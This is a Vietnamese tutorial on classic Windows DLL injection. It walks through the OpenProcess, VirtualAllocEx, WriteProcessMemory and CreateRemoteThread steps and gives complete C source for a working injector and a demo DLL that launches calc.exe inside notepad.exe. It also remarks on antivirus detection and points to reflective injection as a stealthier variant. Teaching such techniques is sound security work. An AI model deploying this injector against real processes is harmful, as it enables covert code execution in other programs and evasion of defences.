---
tags: [Technique]
---
# Classic DLL Injection
## Khái niệm
* **DLL Injection** là quá trình hiểu 1 cách đơn giản là `chèn code` vào 1 tiến trình (`process`) đang chạy. `Code` được sử dụng ở đây có thể hiểu là dạng thư viện liên kết động **DLL** (`Dynamic Link Libary`), nhưng hoàn toàn có thể phát triển thêm ở dạng khác như `.exe`, `handwritten`, ... không chỉ dừng lại ở **DLL**. Điều cần quan tâm là chúng ta có đủ quyền hệ thống để thực hiện thao tác với tiến trình đang chạy khác hay không.
* Để có thể tiếp tục tìm hiểu thêm, mình nghĩ có 1 khái niệm cực kỳ quan trọng, không thể thiếu khi học về các kỹ thuật **Process Injection** nói chung và **DLL Injection** nói riêng, là **`PE File`**.
* Có rất nhiều nguồn trên mạng đã nói về **PE File**, bản thân mình cũng có 1 writeup cơ bản về nó. Và với writeup này để tránh loãng cũng như tập trung vào kỹ thuật, mình sẽ để ở [đây](https://hackmd.io/XHiqM5aXTzqsHBpm4rj4hg), mọi người có thể tham khảo thêm.
## Quá trình inject DLL


* Tổng quan lại thì có thể chia thành 4 bước, và tận dụng các **API** để thực hiện:
* Mở tiến trình mục tiêu (`OpenProcess`).
* Cấp phát vùng nhớ trong tiến trình đó(`VirtualAllocEx`).
* Copy **DLL** hoặc đường dẫn tới **DLL** vào vùng nhớ vừa tạo(`WriteProcessMemory`).
* Tạo `thread` để load và thực thi **DLL** (Dùng `CreateRemoteThread` hoặc `NtCreateThreadEx` chạy `LoadLibraryA` hoặc `LoadLibraryW` với đường dẫn **DLL** đã ghi).
* Chi tiết về từng bước:
### Bước 1: Open target process
* Đầu tiên khi xác định được tiến trình mục tiêu, ta cần lấy được `handle` của `process` đó. Bước này ta có thể sử dụng **API** `OpenProcess()`:
```py
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
PROCESS_QUERY_INFORMATION |
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```
* Đây là cách gọi thực tế trong code **C/C++** để mở một tiến trình cụ thể (`procID`) với các quyền cần thiết cho **DLL injection**.
### Bước 2: Cấp phát vùng nhớ
* Sau khi xác định xong target process, tiếp theo để chèn code cần phải xác định 1 vùng nhớ đặt vào. Ta có thể sử dụng `VirtualAllocEx()`. Nếu ta lựa chọn sử dụng `LoadLibraryA()` thì cần ghi đường dẫn tới **DLL** vào vùng nhớ, còn nếu lựa chọn nhảy tới **DLLMain** thì cần vùng nhớ đủ lớn để ~~nhét~~ con **DLL** đó vào.
* Sử dụng `LoadLibraryA()` thì là phương pháp phổ biến, nhưng lại tồn tại nhiều hạn chế. Có thể triển khai như dưới đây:
```py
GetFullPathName(TEXT("mydll.dll"),
BUFSIZE,
dllPath, //Đường dẫn đến DLL sẽ được lưu vào đây
NULL);
dllPathAddr = VirtualAllocEx(hHandle,
0,
strlen(dllPath)+1,
MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```
* `GetFullPathName` → Lấy đường dẫn tuyệt đối của **DLL** (`mydll.dll`) và lưu vào `dllPath`.
* `VirtualAllocEx` → Cấp phát bộ nhớ trong tiến trình mục tiêu (`hHandle`) để chứa đường dẫn **DLL**.
* Còn đối với cách 2, ~~nhét~~ cả còn **DLL** vào, sẽ không dùng `LoadLibraryA()` nữa. Đầu tiên chúng ta sẽ lấy `handle` của **DLL** bằng `CreateFileA()` và tính toán kích thước của **DLL** bằng hàm `GetFileSize()`, cuối cùng và đưa vào hàm `VirtualAllocEx()`:
```py
GetFullPathName(TEXT("mydll.dll"),
BUFSIZE,
dllPath, //Đường dẫn đến DLL sẽ được lưu vào đây
NULL);
hFile = CreateFileA( dllPath,
GENERIC_READ,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL );
dllFileLength = GetFileSize( hFile,
NULL );
remoteDllAddr = VirtualAllocEx( hProcess,
NULL,
dllFileLength,
MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE );
```
### Bước 3: Copy DLL

* Khi đã tạo được vùng nhớ thành công, chúng ta sẽ sử dụng `WriteProcessMemory()` để thực hiện ghi.
* Đối với sử dụng `LoadLibraryA()`, chỉ cần thêm `path` là đủ:
```py
WriteProcessMemory( hHandle,
dllPathAddr,
dllPath,
strlen(dllPath),
NULL);
```
* Để lấy địa chỉ `LoadLibaryA()`:
```py
loadLibAddr = GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "LoadLibraryA");
```
* Còn nếu ~~nhét~~ cả con **DLL**:
```py
lpBuffer = HeapAlloc( GetProcessHeap(),
0,
dllFileLength);
ReadFile( hFile,
lpBuffer,
dllFileLength,
&dwBytesRead,
NULL );
WriteProcessMemory( hProcess,
lpRemoteLibraryBuffer,
lpBuffer,
dllFileLength,
NULL );
```
* Vấn đề khó khăn đối với việc ~~nhét~~ cả con **DLL** là lấy được **EntryPoint** khi nó dược ghi vào vùng nhớ. chúng ta đã ~~có sẵn~~ hàm tìm **EP** **DLL** của [Stephen Fewer](https://github.com/stephenfewer/ReflectiveDLLInjection/).
### Bước 4: Thực thi DLL
* Sau khi **DLL** nằm trong vùng nhớ, và ta có địa chỉ vùng nhớ đó, thì đương nhiên việc cuối cùng là thực thi. `CreateRemoteThread()` là cách phổ biến nhất.
```py
rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0, lpStartExecAddr, lpExecParam, 0, NULL);
WaitForSingleObject(rThread, INFINITE);
```
* `WaitForSingleObject()` để chắc chắn rằng **DLL** đã được thực thi trước khi **Windows** thực thi các công việc tiếp theo của `process`.
* Nếu như mình giải thích khó hiểu hay sao đó, thì mọi người có thể xem thêm [video](https://www.youtube.com/watch?v=4mYhffBsGeY) để trực quan hơn nhaaa.
## Ưu điểm, nhược điểm
* Ta có thể thấy với kỹ thuật **Classic DLL Injection** này tương đối dễ triển khai, nhưng nhược điểm là trên góc nhìn mã độc thì nó dễ bị các **AV** phát hiện. Vì **DLL** này sẽ nằm trên đĩa, chứ không trên bộ nhớ, đồng thời việc gọi, ghi nó vào vùng nhớ cần quyền truy cập. Nên để khắc phục được các nhược điểm này thì phát triển cao hơn là kỹ thuật **Reflective DLL Injection**, mà mình sẽ trình bày trong 1 writeup sau này.
## 1 vài lưu ý
* Kiến trúc: **DLL** và **target process** phải cùng kiến trúc (`x86` ↔ `x86`, `x64` ↔ `x64`). Nếu khác thì `inject` sẽ `fail`.
## Code ...

* Với mục đích demo đơn giản, mình sẽ viết 1 con `dll` đơn giản, khi được `inject` vào `notepad.exe` sẽ chạy `calc.exe`.
### payload.dll
```py
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved) {
switch (fdwReason) {
case DLL_PROCESS_ATTACH:
MessageBoxA(NULL, "DLL injected!", "Info", MB_OK);
WinExec("calc.exe", SW_SHOW);
break;
}
return TRUE;
}
```
* Compile thì mở `x64 Native Tools Command Prompt for VS 2022` hoặc `x86 Native Tools Command Prompt for VS 2022` tùy mục đích, sau đó tới đúng đường dẫn và `cl /LD payload.cpp user32.lib`.
* Lý do việc link thư viện **WinAPI** `user32.lib` vì `MessageBoxA()` nằm trong `user32.dll`.
### Injector.exe
```py
#include <windows.h>
#include <stdio.h>
int main(int argc, char* argv[]) {
if (argc < 3) {
MessageBoxA(NULL, "Usage: injector.exe [path_to_dll] <PID>", "Usage", MB_OK | MB_ICONWARNING);
return EXIT_FAILURE;
}
char fullDllPath[MAX_PATH];
if (!GetFullPathNameA(argv[1], MAX_PATH, fullDllPath, NULL)) {
MessageBoxA(NULL, "[-] Failed to resolve full DLL path!", "Error", MB_OK | MB_ICONERROR);
return EXIT_FAILURE;
}
DWORD dwPID = strtoul(argv[2], NULL, 10);
HANDLE hProcess = OpenProcess(
PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ,
FALSE, dwPID);
if (!hProcess) {
char buf[256];
sprintf(buf, "[-] Failed to open process %lu\nError: %lu", dwPID, GetLastError());
MessageBoxA(NULL, buf, "Error", MB_OK | MB_ICONERROR);
return EXIT_FAILURE;
}
SIZE_T dllPathLen = strlen(fullDllPath) + 1;
LPVOID remoteMem = VirtualAllocEx(hProcess, NULL, dllPathLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!remoteMem) {
MessageBoxA(NULL, "[-] Failed to allocate memory in target process", "Error", MB_OK | MB_ICONERROR);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
if (!WriteProcessMemory(hProcess, remoteMem, fullDllPath, dllPathLen, NULL)) {
MessageBoxA(NULL, "[-] Failed to write DLL path", "Error", MB_OK | MB_ICONERROR);
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
LPVOID loadLibAddr = (LPVOID)GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
if (!loadLibAddr) {
MessageBoxA(NULL, "[-] Failed to resolve LoadLibraryA", "Error", MB_OK | MB_ICONERROR);
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)loadLibAddr, remoteMem, 0, NULL);
if (!hThread) {
MessageBoxA(NULL, "[-] Failed to create remote thread", "Error", MB_OK | MB_ICONERROR);
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
WaitForSingleObject(hThread, INFINITE);
DWORD exitCode = 0;
GetExitCodeThread(hThread, &exitCode);
char buf[256];
sprintf(buf, "[+] DLL injected at base address 0x%p", (LPVOID)exitCode);
MessageBoxA(NULL, buf, "Success", MB_OK | MB_ICONINFORMATION);
CloseHandle(hThread);
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_SUCCESS;
}
```
* * Compile thì mở `x64 Native Tools Command Prompt for VS 2022` hoặc `x86 Native Tools Command Prompt for VS 2022` tùy mục đích, sau đó tới đúng đường dẫn và `cl /nologo /EHsc /Fe:injector.exe injector.cpp user32.lib`.
* Nếu để phân tích lại code con `injector.exe` này thì có vẻ không cần thiết lắm. Tại vì nó cũng map với các bước ở trên mình trình bày ròi.

* Nhận đầu vào, lần lượt là `injector.exe`, `payload.dll` và `PID` của **target process**.

* Lấy path **DLL** hoi.

* Lấy `handle` tới **target process** (theo `PID`).
* Với các quyền:
* `PROCESS_CREATE_THREAD`: để tạo `thread` trong `process` mục tiêu.
* `PROCESS_QUERY_INFORMATION`: để `query` thông tin tiến trình.
* `PROCESS_VM_OPERATION`: để thao tác vùng nhớ trong tiến trình mục tiêu.
* `PROCESS_VM_WRITE`: để ghi dữ liệu vào `memory` của tiến trình.
* `PROCESS_VM_READ`: (ít dùng trong `injection` cơ bản, nhưng thêm vào cho full).

* Cấp phát một vùng nhớ bên trong tiến trình `target`.
* Ở đây dùng để chứa đường dẫn **DLL** (`fullDllPath`).

* Ghi dữ liệu từ `injector` sang `memory` của `process` mục tiêu.
* Ở đây là ghi đường dẫn **DLL** vào vùng nhớ đã cấp phát.

* Lấy địa chỉ của hàm `LoadLibraryA()` (trong `kernel32.dll`).
* Vì `LoadLibraryA()` nhận tham số là `path DLL`, load **DLL** đó vào `memory process`.

* Tạo một `thread` mới trong `target process`.
* `Thread` này sẽ chạy hàm `LoadLibraryA()`, với tham số chính là địa chỉ chuỗi đường dẫn **DLL** mà ta đã ghi vào `memory` ở bước trên.

* Chờ `thread` từ `CreateRemoteThread()` chạy xong.
* Đảm bảo **DLL** đã được load thành công trước khi cleanup.

* Lấy giá trị trả về của hàm `thread` đã chạy (ở đây là `LoadLibraryA()`).
* Với `LoadLibraryA()`, `return value` chính là `base address` của **DLL** vừa load trong `target process`.

* Cuối cùng là cleanup.
* `CloseHandle(hThread)`: đóng `handle` `thread` vừa tạo.
* `VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE)`: giải phóng vùng nhớ ta đã cấp phát để chứa `path` **DLL**.
* `CloseHandle(hProcess)`: đóng `handle` tiến trình mục tiêu.
### Test
* Được rồi, để test thì đầu tiên ta mở `notepad.exe` và lấy **PID** của nó.


* Kiểm chứng base address thì dùng **Process Hacker** cũng được:

* Cách biểu diễn khác thôi chứ 2 giá trị này là một nha.
## Tổng kết
* Ở đây mình mới chỉ thực hiện **DLL Injection** cơ bản là sử dụng `LoadLibraryA()`, như đã nói thì kỹ thuật này load **DLL** từ disk, rất dễ bị **AV** detect. Để khắc phục thì ta có 1 kỹ thuật ~~ngon~~ hơn là **Reflective DLL Injection**, nó inject tiến trình vào bộ nhớ thay vì trên disk, và có thể cải thiện được những điểm yếu kể trên. Mình sẽ trình bày tìm hiểu về nó vào 1 writeup khác. Trong lúc tổng hợp wu có thể có những sai sót, các bạn đọc tham khảo có thể góp ý để wu mình hoàn thiện hơn. Tới đây là kết thúc wu rồi, chúc các bạn 1 ngày tốt lành và mong wu này giúp ích cho các bạn!!!
## Refs
https://sec.vnpt.vn/2019/01/dll-injection
https://hackmd.io/@v13td0x/ProcessInjectionP1#DLL-injection
https://infosecwriteups.com/dll-injection-dllinjector-d1b30c6760eb
https://www.stackzero.net/dll-injection-example/
https://www.crow.rip/nest/mal/dev/inject/dll-injection
 Google Drive
Gist
Clipboard
Google Drive
Gist
Clipboard
 Sign in with Wallet






